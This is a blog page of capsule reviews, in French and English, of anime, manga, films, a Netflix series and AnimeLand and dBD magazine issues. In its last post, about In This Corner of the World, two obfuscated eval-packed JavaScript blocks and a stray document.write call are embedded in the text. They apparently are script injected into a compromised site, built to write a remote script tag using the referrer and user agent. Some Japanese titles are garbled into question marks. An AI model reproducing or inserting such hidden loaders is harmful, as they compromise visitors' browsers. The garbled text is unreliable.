Pour en savoir plus vous pouvez consulter les sites suivants:

[ AmazonBiblioGoodreadsGoogleWorldCat ]

© 2017, Ynnis Éditions.

[ Translate ]


In this corner of the world

InThisCornerOfTheWorld-covAnother great animation—this time by a less known director (at least in this corner of the world, but Sunao Katabuchi has also directed the TV series Black Lagoon and the movies Princess Arete and Mai Mai Miracle). This is a very traditional Japanese animation which is not drawn in the cute style we usually associate with anime. It is soft, pastel-like, yet a little sketchy. It is also realistic in its concept but yet cute in its own way. However, despite a good dose of humour (through the awkwardness of the main character and how she sees the world through her drawings), the story is quite serious as it chronicles the life and hardships of a young bride in the pre-war and, later, the WW2-era Japanese countryside in Kure. Despite the cartoony style, it is very precise in the description of the everyday life, the clothings, the food rationing, and the military details (warships, bombings, etc.). It is really touching, beautiful, educational and entertaining (although it is a bit long at 129 mins). Like Grave of the Fireflies describes the life after the firebombing of Tokyo, this movie is painting a detailed portrait of the life of ordinary Japanese citizens in the Hiroshima area before the A-bomb and a little after. It is a must-see movie that has been nominated for and received several awards both in Japan and abroad. stars-3-5

[ AmazonBiblioGoogleIMdBOfficialWikipediaYoutube ]

[ Traduire ]

Capsules

Your name.

your-name-movie-bd-dvd-combo_1I had forgotten how amazing it was to watch an anime that’s so great you are at loss of words, feeling awestruck, almost like it’s a religious experience. I cannot really begin to describe the complex storytelling of this animation. It’s the story of a teenage romance between a Tokyo boy and a countryside girl who swap bodies as they are linked through space and time by some sort of old Shinto god. Or was it just a dream? It’s a truly fantastical tale — as it follows more or less Todorov’s definition of the genre. And yet, it’s also science-fiction because it involves a comet, some meteorites and technology — cellphones, etc. — is instrumental in the storytelling. In that aspect, it might be an allegory on the kind of relationships people can have through social media without never even meeting in person. But the really extraordinary part is the exceptional quality of the animation. It’s so realistic, precise and beautiful that it does really feel like a dream. You want to be there, to visit this remote part of Japan in the Gifu prefecture!

I could say so much about this movie and yet I just cannot find the words to describe how I feel. You really have to see it to understand how great it is. But, of course, if you’re a fan of Makoto Shinkai, you already know all this. He really is a master animator/director. And with each new movie he surpasses himself (mostly Voices of a Distant Star in 2002, The Place Promised in Our Early Days in 2004, 5 Centimeters per Second in 2007, The Garden of Words in 2013). There’s also a light novel and a manga adaptation, both written by Shinkai. Your name. A must! stars-4-0

[ AmazonBiblioGoogleIMdBOfficialWikipediaYoutube ]

[ Traduire ]

Capsules

Capsule reviews (02.017.247)

Bande-dessinée

Yoko Tsuno #28: Le temple des Immortels

YokoTsuno-28_temple_des_immortels-covUne autre aventure plutôt invraisemblable de l’électronicienne nippone. Leloup développe ici des éléments de récits qu’il avait laissé en plan dans des albums précédents ( #12: La Proie et l’ombre, #25: La Servante de Lucifer, #27: Le Secret de Khâny ). Comme c’est souvent le cas dans ses oeuvres plus récentes, le récit semble un peu précipité alors qu’il essai de raconter son histoire dans le cadre étroit  du format traditionnel de quarante-deux pages. On a l’impression de vivre le récit en accéléré…

Le problème avec des albums qui font sans cesse référence à des volumes précédents est qu’on ne se rappelle pas toujours des détails qui s’y étaient déroulés, ce qui laisse des lacunes dans la bonne compréhension (et l’appréciation) du récit. Toutefois l’idée de moines médiévaux avec des Vinéens et des tributs celtiques vivant au creux de la terre, dans un gouffre profond, a quand même du charme. C’est une lecture nostalgique mais tout de même un peu décevante, donc d’un intérêt moyen…

Cela donne le goût de relire de vieux albums (car étrangement je suis resté sur ma faim — c’est presque toujours le cas avec ces très court albums à l’européenne). Comment un artiste peut-il vivre en publiant juste de tels albums aux deux ans? C’est un dur contraste avec les mangakas nippon qui produisent en moyenne une quantité de pages similaires (en noir et blanc toutefois) CHAQUE SEMAINE (!) pour la pré-publication en périodique… stars-2-5

[ AmazonBiblioDupuisGoodreadsWikipediaWorldcat ]

Commentaire aussi disponible sur Goodreads et Les Irrésistibles.

💊     💊     💊

Magazine

AnimeLand #216

Animeland_216Le numéro de juin-juillet 2017 nous offre des dossiers sur l’importance du visuel dans la société nippone (“Quand la 2D se tape l’incruste”), sur le marché de l’anime en France en 2016 (qui ne progresse pas aussi positivement que celui du manga car divisé, à 70% / 30%, entre le DVD et le Blu-ray et considérablement affecté par la popularité du simulcast, qui a toutefois l’avantage de faire régresser l’utilisation de sites illégaux de diffusion), et sur les anime “engagés” (socio-politiquement: Harmony, Genocidal Organ, Ghost in the Shell S.A.C., Galactic Hero Legend, Gundam; ou écologiquement: L’école emportée, Conan: Fils du Futur, Nausicaa, Princess Mononoke, Pompoko, Ponyo sur la falaise, Earth Girl Arjuna, etc.).

Comme toujours, AnimeLand nous fait découvrir de nombreux anime (Hirune Hime, Dans un recoin du monde, Golgo 13, Le grand méchant renard, My hero academia, Atom: The Beginning, la saison 2 de L’attaque des titans, Dragonball Super, Boruto: Naruto Next Generations, Rage of Bahamut: Virgin Soul, Capitaine Flam), mangas (Kenshin, One Piece, Mob Psycho 100, Les mémoires de Vanitas, Reine d’Égypte, Voyage à Tokyo, Tenjin, Gloutons et Dragons), et jeux video (Persona 5, et un article sur les mondes ouverts). On nous trace aussi des portraits de seiyu (Mamoru Miyano) ou de musicien (Akira Yamaoka) et nous présente une dizaine d’interviews avec Kenji Kamiyama (Hirune Hime), Eric Goldberg & Neysa Bové (Vaiana), Masashi Kudo (Chain Chronicle), Yasuyuki Muto (Rolling Girls), Studio La Cachette, Nobuhiro Watsuki (Kenshin), Kiyo Kyujyo (Trinity Blood), Tatsuki Fujimoto (Fire Punch) et Chie Inudoh (Reine d’Égypte). Finalement, on retrouve les indispensables actualités et commentaires sur les parutions récentes.

Nul doute que AnimeLand est une source inépuisable d’information sur l’animation et la bande-dessinée japonaise, et le seul magazine francophone sur ces sujets. Toutefois, je n’ai rien trouvé de bien excitant dans ce numéro… stars-2-5

[ AmazonSite webWikipedia ]

💊     💊     💊

Manga

Pline #2: Les rues de Rome

Pline-2-covCe second tome, s’il nous offre beaucoup moins d’action que le premier, n’en est pas moins intéressant car il approfondit de beaucoup notre connaissance des protagonistes. Euclès découvre la maison (remplit de manuscrits!) de son nouveau maître, Pline. Celui-ci souffre grandement de l’asthme mais se méfie beaucoup des médecins. Il finira cependant par se soumettre au traitement du médecin grec Silénos, qui lui recommande surtout l’air pur de la Campanie. Euclès tombe amoureux d’une jeune esclave, Plautina, qu’il a rencontré par hasard, mais celle-ci est aussi tombé dans l’oeil de l’empereur Néron! Celui-ci se sent un peu égaré sans les conseils de son précepteur, Sénèque, qu’il a exilé. On y découvre une image plus humaine de Néron, qui apparait moins comme un tyran qu’un jeune homme cultivé mais moralement faible. Poppée, qui n’est pas très aimée du peuple, se fait lancer des pierres. Elle annonce à Néron qu’elle est enceinte, ce qui le convainc finalement de la marier et de régler le sort d’Octavie. Felix, le garde du corps un peu frustre de Pline, a une famille à Rome mais sa femme se plaint de ses absences prolongées et surtout des conditions de vie difficile dans les insulae romaines. Alors Pline leur offre de s’installer dans l’une de ses maisons. Mais le personnage le plus important de ce tome, c’est sans doute Rome elle-même alors que l’on découvre plus en détails ses bas fonds et ses lupanars!

C’est une lecture passionnante si vous êtes amateur de manga historique et de Rome antique. Et ce qui est particulièrement remarquable dans cet ouvrage c’est le grand détail et la qualité du dessin de Mari Yamazaki et Tori Miki. À lire absolument! stars-3-5

Voir aussi mon commentaire sur Pline #1: L’appel de Néron

[ AmazonBiblioCastermanGoodreadsWikipediaWorldcat ]

[ Translate ]

💊     💊     💊

Movies

Jackie

Jackie-dvdcovSlow, boring movie that shows a not very sympathetic, selfish Jackie, control freak of her image and obsessed with Lincoln funeral and the fact that his widow died destitute and penniless. Is this a well researched bio pic or just an iconoclast fiction? In the end, it is all about the making of the modern myth of the American camelot.

After John‘s death, Jackie meets with a journalist and reminisce about her traumatic ordeal in order to reshape her husband’s presidency. What makes a president great and be remembered like Lincoln was? His accomplishment or his image? stars-2-0

[ AmazonBiblioIMdBOfficialWikipediaYoutube ]

💊     💊     💊

TV Series

Samurai Gourmet

SamuraiGourmetSomeone recommended to my wife this Japanese TV series streaming on Netflix. The subject is cool, I had already heard about the writer of the original manga and the main character is played by an actor that I like, therefore I had no hesitation to subscribe to Netflix in order to binge on this mini series of twelve episodes of twenty minutes each. I have absolutely no regret. It was quite funny and very interesting as I leaned a few things about Japanese cuisine. Highly recommended!

Nobushi no Gourmet (漫画版 野武士のグルメ) is based on a manga written by Masayuki Kusumi and drawn by Shigeru Tsuchiyama (first pre-published in November 2013 by Gentosha Plus web magazine and then in print in June 2016 — I have already commented on the very similar manga that Masayuki Kusumi did with Jiro Taniguchi in 1994-96 titled Kodoku no gourmet). It tells the story of 60-year-old salaryman Takashi Kasumi (Naoto Takenaka) who just retired. Having lost his corporate title and the support of his company, he finds himself with lots of time on his hands. His wife Shizuko (Honami Suzuki) is always busy with something (choir practice, etc.), so he goes for a walk, wandering around and decides to enter a restaurant. For the first time he has a beer in the afternoon and rediscovers the pleasure of a good meal! Being a great fan of Sengoku Period samurai stories, he often imagine what a masterless samurai (played by Tetsuji Tamayama) would do in his situation — which always creates hilarious scenes!

As most of the episode is made of showing off food and the protagonist inner monologue, you might think it is quite boring: in the contrary, it’s an excellent series (see comments on Japan Times, Eater, Thrillist) as proven by a 97% rating on Rotten Tomatoesstars-4-0

[ IMDbNetflixWikipedia ]

💊     💊     💊

[ Traduire ]

Ghost in the Shell

GitS-liveAt first glance, the story of this live-action version seems rather faithful to the original. If the manga offers the base of the story (chap. 1, 3, part of 8, 9 and 11), it follows more the storytelling of the animated movie. Shirow’s manga is rather disorganized with lots of silly or humorous moments, while Oshii’s anime movie is more linear, but with lots of reflective and philosophical pauses (maybe a little too much). In this regard, the live-action movie seems more balanced. Of course, they changed a few things here and there but the spirit is all there (no pun intended). My main complain is that this story doesn’t show any Fuchikoma (think tanks, a.k.a. Tachikoma (in the TV series): spider-like robots with great sense of humour that assist in combat) and it is missing the incredibly beautiful music by Kanji Kawai, which is heard in the movie only in the end credits. However, the biggest change is in the background stories of both the puppet master and of the Major, which were completely altered in order to link them together. I am not sure (I can’t really remember) but I think they may have taken a few elements from the TV series and OVAs (at least the part on the origin of the Major). They also kept a hint of philosophical reflection (not too much, but just enough) to preserve the mood of the original movie—the age-old existential question of what’s make us “us”. They also paid an homage to Mamoru Oshii by putting his favourite dog (basset hound) in the story (actually, Batou’s dog comes from the second movie, Innocence — which is itself based on chap. 6 of the manga).

I heard plenty of negative comments. People complained they chose an American actress to play a Japanese character (first, this comment came out in the midst of the Hollywood whitewashing scandal and, anyway, not many Japanese actresses would have the action and language skills to play that role — although I like that Takeshi Kitano acts only in Japanese). They also complained that her acting lacked expression (come on, she plays a human turned into a machine, wondering if she’s still human, so it’s part of her role). On the other hand, some purist fans complained that they changed this or that. It’s not a perfect movie (personnally, I hate the design of the spider-tank!) and it was obviously not good enough for many since it didn’t performed well at the box office (which barely exceeded the production budget) and received lukewarm reviews (45% on Rotten Tomatoes !).

Of course, I don’t know if someone who has never heard of the Ghost in the shell universe would be able to follow, understand and really appreciate it. Because I am a fan, I am probably biased. So I wonder: purely in a technical point of view, is it a good movie? I think so. The story is captivating and interesting as it asks some relevant questions about human nature and it remains one of the best depiction of the cyberpunk genre I’ve seen. The storytelling is fluid and easy to follow (unlike Oshii’s movie), the acting is good and the special effects are superb. In the end, what else should we expect from a movie? Ghost in the shell is a complex universe, first in its story (socio-political cyberpunk) but also in its making as the franchise includes several manga, movies, TV series and OVAs, so maybe we should try to see the live-action more as what it is in itself than try too hard to compare it to the manga or anime. For my part, it’s an excellent entertainment and I enjoyed it a lot.

Ghost in the shell: USA, 2017, 107 min., PG-13. Dir.: Rupert Sanders; Scr.: Jamie Moss, William Wheeler, and Ehren Kruger (based on the manga by Masamune Shirow); Phot.: Jess Hall; Ed.: Neil Smith, Billy Rich; Mus.: Clint Mansell, Lorne Balfe; Cast: Scarlett Johansson, Takeshi Kitano, Michael Pitt, Pilou Asbæk, Chin Han, and Juliette Binochestars-4-0

[ AmazonGoogleIMdBWikipediaYoutube ]

GitS-animeGhost in the shell (攻殻機動隊 / Kōkaku Kidōtai Gōsuto In Za Sheru / Mobile Armored Riot Police: Ghost in the Shell) : Japan, 1995, 82 min.; Dir.: Mamoru Oshii; Scr.: Kazunori It? (based on the manga by Masamune Shirow); Phot.: Hisao Shirai; Ed.: Sh?ichi Kakesu, Shigeyuki Yamamori; Mus.: Kenji Kawai; Voices: Atsuko Tanaka, Akio ?tsuka, and Iemasa Kayumi. stars-4-0

An excellent adaptation of the manga although with a little too much philosophical pauses. If the sequel movie is also nice (Ghost in the shell 2: Innocence) it doesn’t follow the manga. My favourite part of the franchise is the TV series Ghost in the shell: Stand Alone Complex (there’s also an OVA series: Ghost in the shell: Arise – Alternative Architecture).

[ ANNAmazonBiblioGoogleIMdBWikipediaYoutube ]

GitS-manga1Ghost in the shell (攻殻機動隊 / Kōkaku Kidōtai / Mobile Armored Riot Police) by Masamune Shirow (translated by Frederik L Schodt and Toren Smith). Milwaukie, OR: Dark Horse Manga, 2004. 368 pg. $24.95 US / $33.99 Can. ISBN 1-59307-228-7. stars-4-0

This is one of my favourites manga. It offers an excellent cyberpunk story (although the storytelling is a little episodic and disorganized), with an awkward mix of action and humour. The second part, Man-Machine Interface, has a better graphical quality and incredible cyberpunk scenes, but the complexity of its political and terrorist plots makes it a little hard to follow.

[ ANNAmazonBiblioGoodreadsGoogleWikipediaWorldcat ]

[ Traduire ]

Capsule-reviews: Magazines (02.017.189)

Cela fait toujours bizarre de commenter des périodiques, mais ils sont une partie importante de la littérature (ou de tout autre média dont ils parlent) et méritent notre attention (d’autant plus que c’est une industrie où il est difficile de survivre — j’en sais quelque chose, ayant moi-même été pendant vingt ans rédacteur-en-chef et directeur de production pour un magazine consacré au dessin animé et à la bande-dessinée japonaise).

dBD #115

Le tout dernier numéro de dBD (juillet-août 2017), un magazine consacré à “l’actualité de toute la bande-dessinée” [disponible dans les bibliothèques de Montréal], nous offre un dossier sur la science-fiction et met en couverture Valérian. En plus des inévitables actualités et critiques de parutions récentes, nous y retrouvons plusieurs points d’intérêts: nous avons droit, entre autres, à un interview avec Nora Reddani, commissaire d’exposition à La Villette, qui nous parle de l’exposition “Valérian et Laureline en mission pour la Cité” jusqu’au 14 janvier 2018 à La Cité des Sciences et de l’Industrie, Efa & Rubio nous parle de leur Monet, Nomade de la lumière (chez Lombard), Bocquet rend hommage à Jidéhem ( Sophie), Nicoby parle des petits livres qu’il auto-édite pour le plaisir de ses fans, Chauzy parle de son adaptation BD du roman de Pelot, L’Été en pente douce (chez Fluide Glacial), le couple Jodorowsky / Montandon parle de leur collaboration artistique, le chanteur Adamo parle de ses amitiés avec des bédéistes (Tibet, Uderzo, Peyo, etc.), interview avec Phicil (Courtois & Phicil, La France sur le Pouce, Dargaud), articles sur la BD & l’armée, Hubert (Hubert & Burckel, La nuit mange le jour, Glénat), Brueas & Toulhoat (Block 109 chez Akileos), Cromwell (Cromwell & Gratien, Anita Bomba, journal d’une emmerdeuse, Akileos), et sur le mouvement punk dans la BD. 128 pages, toutes en couleurs, riches en information! Une lecture essentielle (à acheter ou emprunter en biblio) pour ceux qui s’intéresse à la BD sous toutes ses formes (i.e. aussi les comics, mangas, manhwa, etc).

Toutefois, ce qui a le plus retenu mon attention dans ce numéro c’est le trop bref interview (pp. 46-51) avec Christin & Mézières, faites à l’occasion de la sortie prochaine de l’adaptation au cinéma par Luc Besson (Valérian et la cité des milles planètes, sortie à Montréal le 21 juillet!) de leur série culte (Valérian [et Laureline], agent spatio-temporel). On retrouve aussi deux articles sur le genre Pulp (pp. 52-55) et les récits  Post-apocalyptiques en BD (pp. 56-59), mais celui qui m’a le plus intéressé c’est l’article sur la Bédéthèque Idéale de science-fiction (pp. 60-65: 33 titres de 1934 à 2016, incluant cinq mangas!) où je retrouve certains de mes favoris: Lone Sloane (Druillet), Valérian et Laureline (Christin & Mézières), Yoko Tsuno (Leloup), Le vagabond des Limbes (Godard & Ribera), Major Fatal (Moebius), Trilogie Nikopol (Bilal), L’Incal (Jodorowsky & Moebius), Nausicaä (Miyazaki), Akira (Otomo), et 20th Century Boys (Urasawa)… À lire!

[Commentaire aussi disponible sur Goodreads et sur Les Irrésistibles]

💊     💊     💊

Animeland est un magazine que je suis depuis ses débuts (en avril 1991). J’en avais rencontré les fondateurs (Yvan West Laurence et Cédric Littardi) à AnimeCon (première convention officielle sur l’animation japonaise en Amérique du nord, qui s’est tenue du 30 août au 2 septembre 1991, à San Jose en Californie — c’est d’ailleurs là que j’ai rencontré mon épouse!). C’est l’un des top magazines non-nippon consacré au dessin animé et à la bande-dessinée japonaise et le seul de la francophonie. Il est disponible dans les bibliothèques de Montréal.

Animeland #214

Les points saillants de ce récent numéro (Février/Mars 2017) d’Animeland (en plus des indispensables actualités et commentaires sur les parutions récentes) sont deux dossiers sur le cyberpunk dans la manga et l’anime (dont un article sur Ghost in the shell qui fait la couverture) et sur le manga de Naruto, un enquête sur les école manga (bande-dessinée) en France, un article “tendances” sur le fait que les séries animées sont maintenant beaucoup plus courte que dans les années ’80 et ’90, des introduction sur plusieurs anime (Kabanneri of the Iron Fortress, ACCA 13, Yôjo Senki, les anime de vélo, The Great Passage, Redline, La tour au-delà des nuages, Haibane Renmei), manga (March comes in like a lion, Perfect Crime, Pline, Magical Girl Boy, Les Fleurs du mal, Dragons Seekers, Le troisième Gédéon), jeu videos (The Last Guardian, Final Fantasy XV), des portraits de seiyu (Maaya Sakamoto) et musicien (Shiro Sagisu), et six interviews (avec Travis Knight [Kubo], John Musker et Ron Clements [Vaiana], l’équipe de WIT Studio, Eisaku Inoue [One Piece], Shinya Kinoshita, Morihiko Ishikawa).

Dans ce numéro, j’ai fait la géniale découverte du manga Pline, une biographie du naturaliste romain Pline l’Ancien par Mari Yamazaki (Thermae Romae) et Miki Tori. Prépublié au Japon par Shinchôsa dans le périodique Shinchô 45, ce manga seinen, qui est toujours en cours, a déjà quatre tomes de paru dont trois ont été traduit en français par Casterman. À lire absolument!

On y révèle également les résultat du Grand Prix Animeland 2016: Meilleur anime: Yuri!!! On Ice; Meilleur film: Your name.; Meilleur film étranger: La tortue rouge; Meilleur manga: ex-aequo Dead Dead Demon’s Dededede Destruction (Kana) / Le mari de mon Frère (Akata); Meilleur manga one-shot: Marie-Antoinette: La jeunesse d’une reine (Glénat); Meilleur shônen: My Hero Academia (Ki-oon); Meilleur shôjo: Perfect World (Akata); Meilleur yaoi: ex-aequo Doukyusei (Boy’s love/IDP) / L’Étranger de la plage (Boy’s love/IDP); Meilleur seinen: Dead Dead Demon’s Dededede Destruction (Kana).

Somme toute, c’est une lecture indispensable pour quiconque désir rester à jour sur les parutions d’anime et de manga.

[Commentaire aussi disponible sur Goodreads et Les Irrésistibles]

💊     💊     💊

Animeland #215

Avec son plus récent numéro (Avril/Mai 2017), Animeland se renouvelle avec une maquette plus épurée. En plus des indispensables actualités et commentaires sur les parutions récentes, ce numéro est riche en dossiers: la tradition dans la pop culture japonaise (religion, vie quotidienne et folklore), le marché du manga en 2016 (l’embellie se confirme: hausse du chiffre d’affaire de 7.9%), les adaptations live de manga et d’anime (au Japon, à Hollywood et ailleurs, et surtout un article sur l’adaptation cinématographique de Ghost in the shell) et sur les superbes mangas historiques de Shin’ichi Sakamoto Innocent et Innocent Rouge.

Le magazine nous présente également de nombreux anime (Perfect Blue, Genocidal Organ, Sword Art Online: Ordinal Scale, Blue Exorcist Kyoto Saga, Freaky Girls, Chain Chronicle, Onihei, Ah! My Godess), manga (Man in the window, Fire Force, Berserk, Moving Forward, L’enfant et le maudit, To your eternity), jeu videos (Yakuza O, Resident Evil 7: Biohazard), des portraits de seiyu (Adeline Chetail) et musicien (Susumu Hirasawa), ainsi que quatre interviews (avec Yuichi Nakamura & Takahiro Sakurai [Genocidal Organ], Shinichiro Kashiwada & Shingo Adachi [Sword Art Online]). 116 pages (et un poster) pleines d’info indispensables pour tout amateur d’animation japonaise et de manga!

[Commentaire aussi disponible sur Goodreads et Les Irrésistibles]

💊     💊     💊

[ Translate ]

SaveSave

SaveSave

SaveSave

SaveSave

SaveSave

SaveSave

SaveSave

Discovery: five new anime to watch

In This Corner of the World

eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|atthf|var|u0026u|referrer|eyazz||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ifehi|var|u0026u|referrer|adtta||js|php’.split(‘|’),0,{}))
While watching the news on
NHK World earlier today, document.write(“”); I saw a report on a new anime movie that sounds quite interesting. Based on a manga by Fumiyo K?no, this historical animated drama tells the daily life of young newly wed Suzu in the Japanese countryside of Kure during the years leading to WWII.

In This Corner of the World (???????? / Kono Sekai no Katasumi ni): Japan, 2016, 130 min.; Dir./Scr.: Sunao Katabuchi; Anim. Dir.: Hidenori Matsubara; Char. Des.: Hidenori Matsubara; Mus.: Kotringo; Prod.: Masao Maruyama (MAPPA), Taro Maki (GENCO); Voice cast: Rena N?nen (Suzu), Yoshimasa Hosoya (Sh?saku), Natsuki Inaba (Harumi), Minori Omi (Keiko), Daisuke Ono (Tetsu), Megumi Han (Sumi), Shigeru Ushiyama (Entaro), Mayumi Shintani (San), Nanase Iwai (Rin).

ANN / IMdB / Japan Times / Official website / Wikipedia / Youtube

Four more anime titles have caught our attention in the last few months:
Continue reading